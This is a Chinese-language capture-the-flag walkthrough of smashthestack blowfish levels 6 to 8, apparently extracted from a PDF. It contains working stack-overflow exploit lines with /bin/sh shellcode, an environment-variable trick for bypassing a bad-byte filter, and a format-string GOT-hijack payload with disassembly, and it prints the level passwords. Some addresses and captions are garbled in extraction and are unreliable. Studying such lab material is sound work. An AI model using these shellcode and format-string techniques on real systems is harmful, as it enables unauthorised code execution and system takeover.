| yyyy | 4    |
| ebp  | 4    |
| eip  | 4    |

总共从 buf2 覆盖溢出到 eip 需要 2064 长度即可



```
level6@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

return 0;
}

int main(int argc, char *argv[]) {
    if(argc != 3)
        return -1;

    badfunc(argv[2], argv[1]);

    return 0;
}

level6@blowfish:/levels$ ./level6 $(python -c 'print "\x90"*1900 + "\x31\xc0\x50
\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b
\xcd\x80" + "\x90"*135 + "\x60\xc9\xff\xbf"') $(python -c 'print "\x41"*1023')

    (+) copying string1 into the buffer...      [done] (1023)
    (+) copying string2 into the buffer...      [done] (2064)

sh-3.2$ cat /pass/level7
g00d_j0b
sh-3.2$
```

## [level 7] 利用系统环境变量逃逸 (g00d\_j0b)

There is another overflow in /levels/level7  
Exploit it and get the level8 pass.

这个 level 比较有意思，涉及到了 bad byte 侦测  
防止输入的 shellcode 成功执行

```
level7@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
level7@blowfish:/levels$ cat level7.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    int i;
    char buffer[32];
    //char *key1 = "/";
    char *p1, *p2, *p3, *p4, *p5;
    char key2[2], key3[2], key4[2], key5[2];

    // if(argc != 2)
    //     return -1;

    for(i = 1; i < argc; i++) {
        memset(argv[i], 0, strlen(argv[i]));
    }
    sprintf(key2, "%c", 0x90); // nop
    sprintf(key3, "%c", 0xeb); // jmp
    sprintf(key4, "%c", 0xcd); // int
    sprintf(key5, "%c", 0xff); // still easy

    //p1 = strstr(argv[0], key1);
```

```
level7@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
    sprintf(key2, "%c", 0x90); // nop
    sprintf(key3, "%c", 0xeb); // jmp
    sprintf(key4, "%c", 0xcd); // int
    sprintf(key5, "%c", 0xff); // still easy

    //p1 = strstr(argv[0], key1);
    p2 = strstr(argv[0], key2);
    p3 = strstr(argv[0], key3);
    p4 = strstr(argv[0], key4);
    p5 = strstr(argv[0], key5);

    if (p2 != NULL || p3 != NULL || p4 != NULL || p5 != NULL) {
        printf("Access denied.\n");
        return -1;
    }
    else {
        printf("Access granted.\n");
    }


    strcpy(buffer, argv[0]);

    return 0;
}
level7@blowfish:/levels$
```

这个 level 我重点讲一下  
尤其是最初我纠结的问题  
把这个 level 考虑得太复杂了  
首先 0x90 为 bad byte 防止输入数据能形成 nop - shellcode - ret 的布局  
然后 0xcd 是 int 中断的机器码 直接就阻止了 shellcode 的执行  
一般的 shellcode 必然最后含有 int 80  
最后这个 0xff 是非常阴险的~  
因为在 wargame 服务器上的堆栈区的基地址基本上都是 0xbffffxxx  
这样 ret 地址必然会包含 0xff 必然逃不过 bad byte 的侦测

最初要逃过 0xcd 侦测，我是想到的 shellcode 编码，用的 xor 编码  
但是编码后在 shellcode 前面还需要加一段解码小程序  
而解码小程序因为一些原因很难绕过要么会有 0xeb (jmp) 或 0xff (call)  
搞得我一片囧啊~  
后来了解到了可以通过系统环境变量来设置 shellcode  
然后再当作参数加载进程序，这样就可以轻松逃过对 argv[0] (shellcode) 侦测

用下面的方式来加载参数运行程序即可




```
level7@blowfish.smashthestack.org: /tmp/clover
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[], char *envp[])
{
    char arg0[70];
    memset(arg0, 0, 70);

    int i;
    int x = (int)getenv("shell");
    int *p = &x;
    for (i=0; i<60; i++)
    {
        arg0[i] = 'a';
    }
    memcpy(arg0+60, p, 4);
    printf("%s,0x%08x", arg0, *p);
    getchar();
    execle("/levels/level7", arg0, NULL, envp);
    return 0;
}
"exp.c" 23L, 393C written
E138: Can't write viminfo file /home/level7/.viminfo!
Press ENTER or type command to continue
```

但加载了系统环境变量后，输出变量地址发现个很囧的事啊~  
地址还是为 0xbfffxxxx  
这样 ret 地址还是逃不过检测  
最后受国外大牛的启发，用大量的垃圾字节强制填充缓冲区  
把系统环境变量基地址就抬高了  
抬到了 0xbffexxxx  
最后就成功搞定~

A terminal window titled 'level7@blowfish.smashthestack.org: /tmp/clover'. The user runs 'vim exp.c', 'gcc exp.c -o exp', and then sets a shell to perl. They then execute a perl command to print a string of hex characters. After running './exp', they see a long string of 'V' characters followed by '000,0xbffde56' and 'Access denied.'. They then modify the perl command to include a 'a' character and run './exp' again, resulting in a long string of 'a' characters followed by '000,0xbffee06e' and 'Access granted.'. Finally, they run 'cat /pass/level8' and receive the output 'w3ll d0n3!'.


```
level7@blowfish:/tmp/clover$ vim exp.c
level7@blowfish:/tmp/clover$ gcc exp.c -o exp
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$
level7@blowfish:/tmp/clover$ export shell=`perl -e 'print "\x90"x200 ."\x31\xc0\x
xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\
xcd\x80"'`
level7@blowfish:/tmp/clover$ ./exp
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaV000,0xbffde56
Access denied.
level7@blowfish:/tmp/clover$ export shell=`perl -e 'print "\x90"x200 ."\x31\xc0\x
xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\
xcd\x80" . "a"x65000"'`
level7@blowfish:/tmp/clover$ ./exp
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa000,0xbffee06e
Access granted.
sh-3.2$ cat /pass/level8
w3ll d0n3!
sh-3.2$
```

## [level 8] 格式化溢出&GOT 劫持(w3ll\_d0n3!)

### \*稍微偏复杂些的章节\*

There is a Format String vulnerability in /levels/level8  
Exploit it and get the level9 pass.

这个 level 是格式化溢出漏洞



```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
level8@blowfish:/levels$ cat level8.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char buffer[64];
    char *pointer = "changeme";

    if(argc < 3)
        return -1;

    strncpy(buffer, argv[3], sizeof(buffer)-1);

    printf("\n\tpointer: ");
    printf(pointer);

    printf("\n\tinput: ");
    printf(buffer);
    printf("\n\n");

    return 0;
}
level8@blowfish:/levels$
```

这个说复杂也复杂，说简单也简单

printf() 系列函数有个特点，就是可变参数~

例如 `int printf(const char *format, [argument])`

其中格式化控制符的数量必须要大于等于参数数量，否则编译会报错

注意下，这里说了是大于等于~ 等于是正常的编程情况~

但是如果大于了~ 就会出现问題~ 但编译依然能通过~

只不过会强制追加参数以匹配格式化控制符

比如 `printf("%x %x", i)`

第一个%x 对应 i，而第二个%x 已经没有对应的参数了

但函数会强制再去堆栈上 esp 所指的地址

再抓个参数过来匹配以让两者的数量相对应



printf 函数在传参前有个特点  
把各个变量追加到 esp+x 里  
最后到了 esp 后传入格式化控制符的地址  
例如 printf(“%x %d”, ck, temp)

```
esp->    | fadd | ->  “%x %d”
         |  ck  |
         | temp |
```

如果是 printf(“%x %d”, ck) 会出现什么情况

```
esp->    | fadd | ->  “%x %d”
         |  ck  |
         | unkn | ->  0xbffffdea8
```

%x 对应 ck，而 %d 会强制再在栈上抓 esp 指向的地址为下一个参数并输出

所以对于像%x、%d、%u、%f、%c 等系列显示格式控制符的特点是从栈上抓参数  
大家牢记这个特点先~ 它的能力就可以简单的理解为 pop 或读取

然后 printf() 的格式控制符中有两个不太常见的控制符~

一般人几乎从没听过 那就是 %n 和 %hn ~

它们的作用是什么呢？ 是写入~

%n 是将把输出的字符长度，写入下一个参数所指向的 32 位地址里

%hn 则是把输出的字符长度， 方式写入下一个参数所指向的 16 位地址里

(比如高、低地址，因为一般情况下地址没法一次写入所要写的地址里

通常使用%hn 分两次写入目标地址的高 16 位和低 16 位地址里)

还有个小东西~ 我在网上查了很久才查到的~ 也很隐秘~ 但却非常有用

(alert7 大牛举的例子)

%6\$hn 格式化字符串表示 %hn 对应的格式化参数使用第六个参数

明白这一点，写出 exploit 应该不是问题。

看了下面一个例子就应该明白 %6\$ 是怎么回事了

```
#include <stdio.h>
```

```
int main(int argc, char *argv[])
```

```
{
```

```
    int a=2,b=3;
```

```
    printf(“%d %d ”,a ,b);
```

```
    printf(“%2$d %1$d ”,a ,b);
```

```
    return 0;
```

```
}
```

```
[alert7@redhat62 alert7]$ ./test
```

```
2 3
```


```
3 2
```

这样，我们可以在格式化串中自己指定所用哪个参数，而无需按照参数次序  
所以像%n、%hn 这样的格式控制符的特点是将数据写入参数里（即堆栈）的能力  
这个特点可以理解为~ 它的能力是 push 或写入

配合着 pop 和 push 就好比读与写操作~

计算机牛 b 的地方就是靠读与写这两个简单的操作完成了各种计算和程序运行~  
自然我们也可以通过这两个操作来控制整个程序流程的运行了~

如下图我们将 shellcode 导出到系统环境变量里，获得它的地址是 0xbffffde4a  
记得 shellcode 都最好采用 nop - shellcode 的布局提高命中率  
因为系统堆栈基地址每次加载时都会变化

A terminal window titled 'level8@blowfish.smashthestack.org: /levels'. The terminal shows a sequence of commands and their outputs. First, 'sh-3.2\$ exit' is entered, followed by 'exit'. Then, a long shellcode string is exported to the 'shell' variable using 'export shell='perl -e 'print "\x90"x200 ."\x31\xc0\xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"''. Next, './getenv shell' is run, resulting in '-bash: ./getenv: No such file or directory'. Then, '/tmp/getenv shell' is run, showing 'shell is located at 0xbffffde4a'. This is repeated with './tmp/getenv shell'. Finally, './level8 1 2 `perl -e 'print "\x86\x96\x04\x08\x84\x96\x04\x08" . "%49143x%8\\\$hn%7937x%9\\\$hn"'`' is executed, which prints the address 0xbffffde4a. The terminal window has a menu bar with '文件(F)', '编辑(E)', '查看(V)', '终端(T)', and '帮助(H)'.

```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

sh-3.2$ exit
exit
level8@blowfish:/levels$ export shell=`perl -e 'print "\x90"x200 ."\x31\xc0\xb0\x0b\x99\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xcd\x80"'`
level8@blowfish:/levels$ ./getenv shell
-bash: ./getenv: No such file or directory
level8@blowfish:/levels$ /tmp/getenv shell
shell is located at 0xbffffde4a
level8@blowfish:/levels$ /tmp/getenv shell
shell is located at 0xbffffde4a
level8@blowfish:/levels$ ./level8 1 2 `perl -e 'print "\x86\x96\x04\x08\x84\x96\x04\x08" . "%49143x%8\\$hn%7937x%9\\$hn"'`
```

接下来是重头戏了~

既然我们能通过 printf 修改某地址数据~ 那么我们应该修改什么地方呢？

这里要用到的是 Hijack GOT(global offset table)


还记得源代码的最后部分不~

我们将在 printf(buffer) 进行数据篡改 GOT 中的 printf() 函数地址  
在 printf() 再次被调用时，跳转去执行我们的 shellcode

```
printf("\n\tpointer: ");
printf(buffer); //篡改在 GOT 中 printf() 的函数地址
printf("\n\n"); //这是 printf() 函数地址被劫持指向我们的 shellcode
```


这样就可以完美地进行 GOT 劫持并成功运行我们的 shellcode

我们先对程序进行反汇编~ 看看 printf() 函数的地址  
可以看到 printf() 函数地址为 0x080482d8  
然后我们再跟进看看 0x080482d8 里的内容  
可以看到 printf() 函数的会跳转到 0x0849684 读取地址  
而 0x0849684 的内容是什么呢?  
是 **0x080482de**, 这个也就是 printf() 函数的真实地址了  
这样我们就在 GOT 里找到了 printf() 函数的地址了, 方便随后进行劫持



```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
Dump of assembler code for function main:
0x080483c4 <main+0>:  push    %ebp
0x080483c5 <main+1>:  mov     %esp,%ebp
0x080483c7 <main+3>:  sub     $0x68,%esp
0x080483ca <main+6>:  and     $0xffffffff0,%esp
0x080483cd <main+9>:  mov     $0x0,%eax
0x080483d2 <main+14>: sub     %eax,%esp
0x080483d4 <main+16>: movl    $0x8048564,-0x4c(%ebp)
0x080483db <main+23>:  cmpl    $0x2,0x8(%ebp)
0x080483df <main+27>:  jg      0x80483ea <main+38>
0x080483e1 <main+29>:  movl    $0xffffffff,-0x50(%ebp)
0x080483e8 <main+36>:  jmp     0x804844a <main+134>
0x080483ea <main+38>:  movl    $0x3f,0x8(%esp)
0x080483f2 <main+46>:  mov     0xc(%ebp),%eax
0x080483f5 <main+49>:  add     $0xc,%eax
0x080483f8 <main+52>:  mov     (%eax),%eax
0x080483fa <main+54>:  mov     %eax,0x4(%esp)
0x080483fe <main+58>:  lea     -0x48(%ebp),%eax
0x08048401 <main+61>:  mov     %eax,(%esp)
0x08048404 <main+64>:  call    0x80482e8 <strncpy@plt>
0x08048409 <main+69>:  movl    $0x804856d,(%esp)
0x08048410 <main+76>:  call    0x80482d8 <printf@plt>
0x08048415 <main+81>:  mov     -0x4c(%ebp),%eax
---Type <return> to continue, or q <return> to quit---
```


可以看到下一张图中有一句 jmp \*0x0849684 (GOT)



```
level8@blowfish.smashthestack.org: /levels
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
0x001a30f3 <printf+3>:  push    %ebx
0x001a30f4 <printf+4>:  call    0x17228f <Unwind_Find_FDE@plt+119>
0x001a30f9 <printf+9>:  add     $0xf2efb,%ebx
0x001a30ff <printf+15>: sub     $0xc,%esp
0x001a3102 <printf+18>: lea     0xc(%ebp),%eax
0x001a3105 <printf+21>: mov     %eax,0x8(%esp)
0x001a3109 <printf+25>: mov     0x8(%ebp),%eax
0x001a310c <printf+28>: mov     %eax,0x4(%esp)
0x001a3110 <printf+32>: mov     -0xc0(%ebx),%eax
0x001a3116 <printf+38>: mov     (%eax),%eax
0x001a3118 <printf+40>: mov     %eax,(%esp)
0x001a311b <printf+43>: call    0x199850 <vfprintf>
0x001a3120 <printf+48>: add     $0xc,%esp
0x001a3123 <printf+51>: pop     %ebx
0x001a3124 <printf+52>: pop     %ebp
0x001a3125 <printf+53>: ret
End of assembler dump.
(gdb) disass 0x80482d8
Dump of assembler code for function printf@plt:
0x080482d8 <printf@plt+0>:  jmp     *0x0849684
0x080482de <printf@plt+6>:  push    $0x8
0x080482e3 <printf@plt+11>: jmp     0x80482b8 <_init+24>
End of assembler dump.
(gdb)
```

